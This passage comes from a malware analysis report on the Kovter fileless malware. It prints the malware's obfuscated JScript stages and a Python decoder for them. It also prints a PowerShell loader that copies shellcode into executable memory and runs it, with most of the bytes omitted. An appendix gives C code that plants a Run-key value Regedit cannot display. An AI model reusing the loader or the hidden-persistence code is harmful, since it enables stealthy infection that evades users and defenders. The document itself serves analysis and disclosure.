for(H6OFpcRnTLi1XCj=ysStAv8YVhn4KtnQU=0; ysStAv8YVhn4KtnQU<rwUg8U.length; ysStAv8YVhn4KtnQU++)
    {

yePFwrYn4TqS2+=String.fromCharCode(rwUg8U.substr(ysStAv8YVhn4KtnQU,1).charCodeAt()^iTtZC4r0PfQ.substr(H6OFpcRnTLi1XC
j,1).charCodeAt());
        H6OFpcRnTLi1XCj=(H6OFpcRnTLi1XCj<iTtZC4r0PfQ.length-1)?H6OFpcRnTLi1XCj+1:0;
    }
RzpuohTJsNql3DLVFlQRjUlt="9T0eFoWhcKDsOJbIJulOm1KC9ITy";
Yoo9DHiNEGh7fpdRebu="298W4EBhgI3Ja1bNgDxAOZXZ";
eUJiIAksEizVV8DzVs="KNMFQ6KCeVjbzGTPtTpjDFgu";
gieFVsK6FDeSZspRbH="mlrw3JpIkBIM4LpIeE72pGEG6";
eval(yePFwrYn4TqS2);
zdHO8PYTuSdjq3OCvzZz="0wynLiF2i2H5OIkW4DY23gy1jN";
YsXuSvrYlilRBOTnpcEzV3="lXUW4TgSXuJAqzGR5YSbGTrGYBepm6EDkgt2JNDqHlk";
rlRh4jGaaDFPnKf8WvBE="IhWppiOlRbP44LWGD";
```

The contents of the cnakwq registry value. Line breaks added for readability.

Most of the file is obfuscation similar to the uhjokcu.bat obfuscations-- lines of random strings that do nothing.

In order to cut through the obfuscations and get to the functionality of the script, find the end of the script and work backwards. The ultimate action of the script is to call the Javascript function "eval()."


Once the obfuscation lines are removed, it turns out to be a straightforward algorithm to implement in python. Below is a python script that implements the same algorithm the as Javascript and which will decode the ep7n buffer.



```
import sys

# copy the ep7n string to a file and pass the filename as the first command line arg
ep7n = open(sys.argv[1], 'rb').read()
print ep7n[0:2]
a = int(ep7n[0:2],16)
b = a ^ ord('9')
print hex(b)
rwUg8U = "".join([chr(int(ep7n[i:i+2], 16)) for i in xrange(0, len(ep7n)-1, 2)])
iTtZC4r0PfQ="92MfVftkHPlUUB2Vm4mBfhBdH0TQ3NInxpID0B3E7PzPVyCTFjKvm1P76ecvMgHOcvHuSaj2VAf1WaXpC7dGSk"
yePFwrYn4TqS2=""
for i in range(len(rwUg8U)):
    curXor = ord(iTtZC4r0PfQ[ i % len(iTtZC4r0PfQ) ] )
    print hex(curXor)
    print hex(ord(rwUg8U[i]) ^ curXor)
    yePFwrYn4TqS2 += chr(ord(rwUg8U[i]) ^ curXor)
    print hex(ord(yePFwrYn4TqS2[i]))

fp_out = open(sys.argv[2], 'wb')
fp_out.write(yePFwrYn4TqS2)
fp_out.close()
```

Script to decode the first stage of the regValue("8") Javascript

This resulting file is Javascript with a huge Base64 string. The string will be decoded and passed to Powershell to execute. Deflate the Base64 string to see the Powershell code.




```
EQiiRLOdr6FA1cuXaGkQgSc="jwgAXiAo8T2Jnt9mxG7";
AKIQOWgJJDv4tQSzHEQBx="e5g1mEY6XLn2JxZj2O4Wrtj";
XMStPXzsIlzUWoIfQsI8pC="ufoHh1sFatfc10yloLSMtSgS4hulopUZCaWEohvJoeIt2WV";
try{moveTo(-100,-100);
resizeTo(0,0);
z3s2=new ActiveXObject("WScript.Shell");
(z3s2.Environment("Process"))("xmbvebj")="iex
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('I21mZ2p5ZnANCnNsZWVwKDE1KTt0cnl7DQojc3l5bmxseg0KZnVuY
3Rpb24gZ2RlbGVnYXRlew0KI25vY2VnY3ZiDQpQYXJhbSAoW1Bhc
```

24710 character base64 string… most is omitted for this document…

```
…6eA0K')))";
FF7q6M=z3s2.Run("cmd.exe /c \"C:\\WINDOWS\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe\" Invoke-Expression
$env:xmbvebj",0,0);
}catch(e){}close();
```

2nd stage of the regValue("8") Javascript



```
#mfgjyfp
sleep(15);
try{
#syynllz
function gdelegate{
#nocegcvb
Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,[Parameter(Position=1)] [Type]
$ReturnType=[Void]);
#ucsukd
$TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName("ReflectedDelegate")),[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDyna
micModule("InMemoryModule",$false).DefineType("XXX","Class,Public,Sealed,AnsiClass,AutoClass",[System.MulticastDeleg
ate]);
#tgqt
$TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.CallingConventions]::Standard,$Pa
rameters).SetImplementationFlags("Runtime,Managed");
#okcljlg
$TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,$Parameters).SetImplementationFlag
s("Runtime,Managed");
#ffcpkg
return $TypeBuilder.CreateType();}
#xalfjl
function gproc{
#eiqli
Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,[Parameter(Position=1,Mandatory=$True)] [String]
$Procedure);
#smfrnv
$SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And
$_.Location.Split("\")[-1].Equals("System.dll")};
#bjnopyp
$UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
#jlhx
return
$UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef](New-
Object System.Runtime.InteropServices.HandleRef((New-Object
IntPtr),$UnsafeNativeMethods.GetMethod("GetModuleHandle").Invoke($null,@($Module)))),$Procedure));}
#kdzikb
[Byte[]] $sc32 =
0x55,0x8B,<#gr#>0xEC,0x81,0xC4,0x00,0xFA,0xFF,0xFF,0x53,<#by#>0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52
,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x8B,0x72,0x28,0x6A,0x18,0x59,0x31,0xFF,0x31,0xC0,0xAC,0x3C,0x61,0x7C,0x02,0x2C,
0x20…
```

Sc32 byte array is 2945 bytes long, most omitted here …

```
0xC6,0x11,0x0D,0x43;
#fmudly
$pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll
VirtualAlloc),(gdelegate @([IntPtr],[UInt32],[UInt32],[UInt32]) ([UInt32])))).Invoke(0,$sc32.Length,0x3000,0x40);
#xwohkyil
if($pr -ne 0){$memset=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll
memset),(gdelegate @([UInt32],[UInt32],[UInt32]) ([IntPtr]))));
#bgykn
for ($i=0;$i -le ($sc32.Length-1);$i++) {$memset.Invoke(($pr+$i), $sc32[$i], 1)};
#bbxazkm
([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll
CreateThread),(gdelegate @([IntPtr],[UInt32],[UInt32],[UInt32],[UInt32],[IntPtr])
([IntPtr])))).Invoke(0,0,$pr,$pr,0,0);
#arvsp
}sleep(1200);}catch{}exit;
#sqehtcr
#gxbvctnbrucomezx
```

The 3rd stage is a Powershell script

The Powershell script has a large byte array called sc32 (shellcode 32). The script allocates a buffer of RWX memory with *VirtualAlloc* and copies sc32 to it, then calls *CreateThread* with the beginning of the buffer as the entry point of the thread.

Sc32 can be extracted from the script. The strings like "<#by#>" intermixed in the array are comments (put there as obfuscation) and can be ignored. Once the shellcode blob is extracted, it can be analyzed with IDA.

The shellcode reads the registry value regValue("7"). It is a buffer containing the Kovter PE encoded with an XOR key. The key is baked into the data section of sc32. At the time Kovter persists itself, a random string no longer than 32 bytes long and at least 16 bytes long is generated. Kovter is encoded that that string using *xorDecodeString_2*. The key is burned into sc32 and the encoded Kovter is written to regValue("7").

Kovter is loaded in the same address space as sc32 (we are still executing in the context of Powershell.exe). Sc32 uses the Kovter PE loader, with a double size allocation (so the Kovter PE and context string can be written as well). The context string "shell<::>shellrm<nkeks>rm" is used. On the infected computer, nkeks is the unique computer name.

When *giantInit* sees the shell context string, it uses the context string "power<::>powerrm<nkeks>rm" and does process hollowing to inject into another process. The Sleep in the Powershell script from the 3rd stage final expires, and Powershell terminates. The power context string causes the process to act as the main Kovter process. See Appendix A.2 for a diagram showing this progression of context strings.

APPENDIX C. INVISIBLE REGISTRY PERSISTENCE

Appendix C. will discuss two examples of attacks on the Windows Registry Editor (Regedit). These attacks use native API calls on Windows to create registry values that Regedit is unable to display or export. Two scenarios using these “invisible” registry values are discussed: invisible persistence and fileless binary storage. These are the first publicly disclosed vulnerabilities of this type. The ability of other tools to detects these attacks are also discussed. Because these attacks can be performed by non-privileged processes, they are an alternative to increasingly costly and complex privilege escalation exploits. As Microsoft continues to raise the bar on Windows security, previously unexplored targets like Regedit may provide new techniques for performing common malware task.

SCENARIO 1. INVISIBLE PERSISTENCE

CONVENTIONAL PERSISTENCE


Malware that is running without elevated privileges on Windows has limited options for regaining execution after a system reboot (aka persistence). Malware that elevate privileges using either zero-day or public exploits have more options for persisting. However, zero-days are expensive and their use risks their exposure, and public exploits will not work on patched systems.

Most malware is stuck using well-known persistence techniques that are easily detected. The most straightforward persistence technique is to write a value to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run (or the analogous key in HKEY_LOCAL_MACHINE). The values of this key are commands which Windows runs when the user logs in (in the case of HKEY_CURRENT_USER) or as it boots (in the case of HKEY_LOCAL_MACHINE). Malware writes the path to its executable file to the Run key. In this way it regains execution after a reboot.

Because this is a well-known technique, a suspicious value in the Run key is a red flag that the system is infected. It also discloses the location of the malware on the system which makes collecting a sample to analyze very straightforward.

INVISIBLE PERSISTENCE


It is possible to write a value to the Run key that Regedit will fail to display but that Windows will read properly when it checks the Run key after a reboot.



```
// HIDDEN_KEY_LENGTH doesn't matter as long as it is non-zero.
// Length is needed to delete the key
#define HIDDEN_KEY_LENGTH 11
void createHiddenRunKey(const WCHAR* runCmd) {
    LSTATUS  openRet = 0;
    NTSTATUS setRet = 0;
    HKEY hkResult = NULL;
    UNICODE_STRING ValueName = { 0 };
    wchar_t runkeyPath[0x100] = L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
    wchar_t runkeyPath_trick[0x100] = L"\0\0SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";

    if (!NtSetValueKey) {
        HMODULE hNtdll = LoadLibraryA("ntdll.dll");
        NtSetValueKey = (_NtSetValueKey)GetProcAddress(hNtdll, "NtSetValueKey");
    }

    ValueName.Buffer = runkeyPath_trick;
    ValueName.Length = 2 * HIDDEN_KEY_LENGTH;
    ValueName.MaximumLength = 0;

    if (!(openRet = RegOpenKeyExW(HKEY_CURRENT_USER, runkeyPath, 0, KEY_SET_VALUE, &hkResult))) {
        if (!(setRet = NtSetValueKey(hkResult, &ValueName, 0, REG_SZ, (PVOID)runCmd, wcslen(runCmd) * 2)))
            printf("SUCCESS setting hidden run value!\n");
        else
            printf("FAILURE setting hidden run value! (setRet == 0x%X, GLE() == %d)\n", setRet, GetLastError());
        RegCloseKey(hkResult);
    }
    else {
        printf("FAILURE opening RUN key in registry! (openRet == 0x%X, GLE() == %d)\n", openRet, GetLastError());
    }
}
```

In the above function, *NtSetValueKey* is passed the UNICODE_STRING ValueName. ValueName.Buffer would typically be set to “SOFTWARE\Microsoft\Windows\CurrentVersion\Run” to set a value of the Run key. Instead, we prepend this string with two WCHAR NULLs (“\0\0”) so ValueName.Buffer is “\0\0SOFTWARE\Microsoft\Windows\CurrentVersion\Run”

When Regedit tries to display the Run key, it has an error message.




Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Error Displaying Value

Cannot display : Error reading the value's contents.


After clicking OK, the hidden value is not there.



Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDriveSetup	REG_SZ	C:\Windows\SysWOW64\OneDriveSetup.exe /t

Attempting to export the key and write it to a file will not work either.




Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDriveSetup	REG_SZ	C:\Windows\SysW

Cannot export C:\Users\PC\Desktop\tmp\runKey_hidden_command.reg: Error writing the file.
There may be a disk or file system error.

The exported file contains the value for OneDriveSetup, but not the hidden value.



```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"OneDriveSetup"="C:\\Windows\\SysWOW64\\OneDriveSetup.exe /thfirstsetup"

```

Another common place to check for programs that auto run at system startup is Task Manager. In more recent versions of Windows the “Startup” tab has been added to Task Manager. The invisible persistence technique does not add an entry to the Task Manager Startup tab.

SCENARIO 2. FILELESS BINARY STORAGE

CONVENTIONAL FILE STORAGE ON DISK

